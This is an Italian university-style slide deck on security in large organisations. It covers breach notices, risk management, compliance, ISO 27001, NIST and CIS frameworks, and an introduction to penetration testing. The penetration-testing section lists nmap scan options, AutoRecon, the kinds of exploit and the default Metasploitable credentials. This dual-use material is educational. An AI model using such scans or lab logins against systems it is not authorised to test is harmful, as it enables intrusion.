Sicurezza nelle grandi organizzazioni


Fabio Vernacotola, Stefano Ceroni

15/12/2022

Sezione 1

Progetti di sicurezza, perché…

Iniziative di sicurezza delle informazioni



Obiettivi strategici

- Direttamente correlati al core business dell'organizzazione
- Forniscono all'organizzazione un vantaggio competitivo

Esempi:

- Fornitore di servizi che offre servizi «sicuri» ai propri utenti (Marketing)
- Organizzazione che certifica ISO27001 i propri processi produttivi per poter accedere a gare pubbliche

Risk Management

…evitare gli incidenti ovvero l'impatto economico relativo alla perdita di:

- Riservatezza;
- Integrità
- Disponibilità

Gentile Cliente,

Siamo spiacenti di informarLa che Moncler ha recentemente subito un attacco informatico estremamente sofisticato.

Non appena identificato tale accesso non autorizzato, l'azienda ha adottato idonee misure di sicurezza volte a minimizzarne gli effetti, identificarne le modalità e ha immediatamente posto in essere le azioni correttive per tutelare al meglio gli interessi di tutti, avvalendosi anche della collaborazione di esperti del settore.
Purtroppo però, alcuni dati personali e aziendali risultano essere stati esfiltrati. Tra questi, potrebbero essere presenti anche taluni Suoi dati personali in nostro possesso con conseguente possibile rischio di furto di identità e tentativi di frode.
Vogliamo in ogni caso rassicurarla che non sono stati coi
L'evento è stato prontamente denunciato alle autorità di
Siamo profondamente dispiaciuti per l'accaduto, ancor p
massima attenzione alla riservatezza dei dati dei nostri C
Come buona prassi e ancora di più in circostanze di que
frode, La invitiamo a diffidare di comunicazioni da parte
informazioni, e di non utilizzare credenziali (ID, password
Suoi dati.
Estremamente spiacenti per questo disagio, La informiam
sito www.moncler.com, contattare il servizio clienti all'ind
della protezione dei dati personali al seguente indirizzo:

Cordiali saluti,
Moncler

1. Quando è avvenuto l'attacco informatico?
L'attacco informatico è stato identificato e gestito pronta
Purtroppo l'estrema sofisticatezza delle tecniche messe
ricostruzione dell'accaduto anche in riferimento ad un'ev
tempestività non appena l'indagine ha confermato il risc

Panasonic

Press Release

Panasonic Corporation
http://www.panasonic.com/global

November 26, 2021

Notice of Unauthorized Access to File Server


Osaka, Japan - Panasonic Corporation has confirmed that its network was illegally accessed by a third party on November 11, 2021. As the result of an internal investigation, it was determined that some data on a file server had been accessed during the intrusion.

After detecting the unauthorized access, the company immediately reported the incident to the relevant authorities and implemented security countermeasures, including steps to prevent external access to the network.

In addition to conducting its own investigation, Panasonic is currently working with a specialist third-party organization to investigate the leak and determine if the breach involved customers' personal information and/or sensitive information related to social infrastructure.

Panasonic would like to express its sincerest apologies for any concern or inconvenience resulting from this incident.

Rapporto Clusit 2022



World Economic Forum

Risk management

- Rischio = Frequenza di un incidente * impatto del singolo incidente

L’obiettivo dell’organizzazione è quello di:

- limitare l’impatto;
- limitare la frequenza;

I rischi di sicurezza possono raggiungere valori economici molto significativi. Secondo il data breach report 2021 del Ponemon Institute, il costo medio di un data breach è stato di 4,24 milioni di dollari.

* fonte Ponemon Institute 2021

Esempio: infezione ransomware

- Impatto per:
  - Costo per indisponibilità delle applicazioni che utilizzano i server impattati;
  - Costo di ripristino;
  - Costo di inoperatività del personale;

Mitigazione dell’impatto:

- ridondanza dei server;
- Capacità di ripristino nel minor tempo possibile;


Esempio: infezione ransomware

Ridurre la frequenza

Implementare contromisure come:

- Istruire i dipendenti (Security awareness);
- Limitare l'esecuzione di programmi sui server;
- Limitare l'uso di utenze privilegiate;

- In generale interrompere la *kill chain* tipica degli attacchi ransom



Compliance – Conformità alla norme

E’ un obbiettivo dettato da obblighi di legge:

- Es. Conformità al Regolamento Europeo per la protezione dei dati personali 679/2016 (GDPR)
- Misure minime di sicurezza ICT per le pubblica amministrazioni emanate dall’AgID
- Direttiva NIS, NIS2

O da accordi/contratti di servizio:

- PCI DSS (Payment Card Industry Data Security Standard)

Sezione 2

Approccio Framework Based per la gestione del sistema di sicurezza aziendale

Sistema di Gestione della Sicurezza delle Informazioni (SGSI)

Secondo la ISO27000:

Un SGSI consiste nelle policy, procedure, linee guida e risorse ed attvità associate gestate collettivamente dall'organizzazione allo scopo di porteggere gli asset informativi.

Un SGSI è un approccio sistematico per stabilire, realizzare, condurre, monitorare, rivedere, mantenere e migliorare la sicurezza delle informazioni aziendali al fine di supportare gli obiettivi di business.

Framework di riferimento

- Insieme di «controlli», variamente organizzati, che definiscono cosa una organizzazione deve fare per poter gestire la propria sicurezza informatica.
- I framework rappresentano la formalizzazione di una «best practice» ma possono essere anche di derivazione normativa.
- I framework:
  - consentono una valutazione del proprio livello di sicurezza;
  - semplificano le attività di conduzione del proprio Sistema di Gestione della Sicurezza delle Informazioni;
  - forniscono una base per le attività di audit interno.

ISO/IEC 27001

Dominio

Obiettivo di controllo


Controlli

A.5 Politiche per la sicurezza delle informazioni		
A.5.1 Indirizzi della direzione per la sicurezza delle informazioni		
Obiettivo: Fornire gli indirizzi ed il supporto della direzione per la sicurezza delle informazioni in accordo con i requisiti di business, con le leggi e con i regolamenti pertinenti.		
A.5.1.1	Politiche per la sicurezza delle informazioni	*Controllo* Un insieme di politiche per la sicurezza delle informazioni deve essere definito, approvato dalla direzione, pubblicato e comunicato al personale e alle parti esterne pertinenti.
A.5.1.2	Riesame delle politiche per la sicurezza delle informazioni	*Controllo* Le politiche per la sicurezza delle informazioni devono essere riesaminate ad intervalli pianificati o nel caso in cui si siano verificati cambiamenti significativi, al fine di garantirne sempre l'idoneità, l'adeguatezza e l'efficacia.

A.13 Sicurezza delle comunicazioni		
A.13.1 Gestione della sicurezza della rete		
Obiettivo: Assicurare la protezione delle informazioni nelle reti e nelle strutture per l'elaborazione delle informazioni a loro supporto.		
A.13.1.1	Controlli di rete	*Controllo* Le reti devono essere gestite e controllate per proteggere le informazioni nei sistemi e nelle applicazioni.
A.13.1.2	Sicurezza dei servizi di rete	*Controllo* I meccanismi di sicurezza, i livelli di servizio e i requisiti di gestione di tutti i servizi di rete devono essere identificati e inclusi negli accordi sui livelli di servizio relativi alla rete, indipendentemente dal fatto che tali servizi siano forniti dall'interno o siano affidati all'esterno.
A.13.1.3	Segregazione nelle reti	*Controllo* Nelle reti si devono segregare gruppi di servizi, di utenti e di sistemi informativi.

NIST Cyber Security Framework

National Institute of Standards and Technology



The **National Institute of Standards and Technology** is a physical sciences laboratory and non-regulatory agency of the United States Department of Commerce. Its mission is to promote American innovation and industrial competitiveness.

https://www.nist.gov/cyberframework

CIS Security Controls

Il Center for Internet Security è un'organizzazione non profit, fondata nell'ottobre 2000. La sua missione è "identificare, sviluppare, convalidare, promuovere e sostenere le migliori pratiche di difesa informatica e costruire e guidare le comunità per creare un ambiente di fiducia in cyberspazio"

CIS Control 18 - Penetration Testing

Test the effectiveness and resiliency of enterprise assets through identifying and exploiting weaknesses in controls (people, processes, and technology), and simulating the objectives and actions of an attacker.

☑	18.1	Establish and Maintain a Penetration Testing Program	●	●
☑	18.2	Perform Periodic External Penetration Tests	●	●
☑	18.3	Remediate Penetration Test Findings	●	●
☑	18.4	Validate Security Measures		●
☑	18.5	Perform Periodic Internal Penetration Tests		●

Sezione 3

Vulnerability Assessment e Penetration Testing

Chi sono gli Hackers?

WHITE HAT

Gli hacker etici non intendono danneggiare il sistema o l'organizzazione, ma lo fanno, ufficialmente, per penetrare e individuare

BLACK HAT


Contrariamente a un hacker etico, i black hat o gli hacker non etici eseguono attacchi per scopi privati, ideali, soldi o spionaggio.

GREY HAT

Gli hacker con cappello grigio sono la combinazione di hacker con cappello bianco e nero. Hacking senza alcuna intenzione malevola ma solo per divertimento. Eseguono l'hacking senza alcuna approvazione da parte dell'organizzazione designata.

Vulnerability Assessment


Lo scopo del **Vulnerability Assessment (VA)** è individuare tutte le vulnerabilità che affliggono un sistema informativo, analizzandone tutti i componenti, siano essi dispositivi di rete, sistemi di difesa perimetrale, workstation o server, con particolare attenzione per questi ultimi alle applicazioni e ai servizi esposti.



Vulnerability Assessment

Penetration Test

Con il **Penetration Test**, l'Organizzazione ottiene una visione chiara di quali problematiche possano rappresentare un problema per il proprio patrimonio informativo, perché realmente/potenzialmente sfruttabili da un attaccante.




PT Tools

KALI Linux

È una distribuzione basata su **Debian Linux**, pensata per l'informatica forense e la sicurezza informatica, in particolare per effettuare penetration test.

Offre agli utenti un semplice accesso ad una larga collezione di tools per la sicurezza dal port scanning ai password cracker.

nMap Scan Options



Scan Type:

- sS (TCP SYN scan)
- sT (TCP connect scan)
- sU (UDP scans)

Port enum:

- p <port ranges>: Only scan specified ports | Ex: -p22; -p1-65535;

Timing and performance:

- T<0-5>: Set timing template (higher is faster)

Miscellaneous:


- A: Enable OS detection, version detection, script scanning, and traceroute

Autorecon

AutoRecon is a multi-threaded network reconnaissance tool which performs automated enumeration of services. It is intended as a time-saving tool for use in CTFs and other penetration testing environments (e.g. OSCP). It may also be useful in real-world engagements.

The tool works by firstly performing port scans / service detection scans. From those initial results, the tool will launch further enumeration scans of those services using a number of different tools. For example, if HTTP is found, nikto will be launched (as well as many others).

Everything in the tool is highly configurable. The default configuration performs **no automated exploitation** to keep the tool in line with OSCP exam rules. If you wish to add automatic exploit tools to the configuration, you do so at your own risk. The author will not be held responsible for negative actions that result from the mis-use of this tool.



https://github.com/Tib3rius/AutoRecon

Cos'è un Exploit

- è un programma, tipicamente reso disponibile come il sorgente e mai il programma già eseguibile, che serve per sfruttare un bug o una vulnerabilità di un server o di un sito.

- Gli **EXPLOIT** possono essere scritti in diversi linguaggi i più diffusi sono quelli in C, PERL e PHP.

EXPLOIT

MSFConsole

PAYLOAD

SHELL

Tipologie di Exploit

Exploit remoto
Utilizza una rete di comunicazione per contattare il sistema vittima.
L'attacco viene sferrato utilizzando un altro computer interno alla stessa rete locale oppure mediante accesso Internet.

Exploit locale
Per eseguire l'exploit è necessario avere prima l'accesso al sistema vulnerabile.
Possono essere utilizzati anche in remoto se l'hacker ha già ottenuto l'accesso alla macchina locale utilizzando appunto un exploit remoto.

Exploit lato client
Questi permettono di sfruttare le vulnerabilità nelle applicazioni che vengono tipicamente installate nelle workstation. Esempi tipici di tali software sono applicazioni da ufficio.

Metasploitable 2

User: msfadmin
Pass: msfadmin

Metasploitable:

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

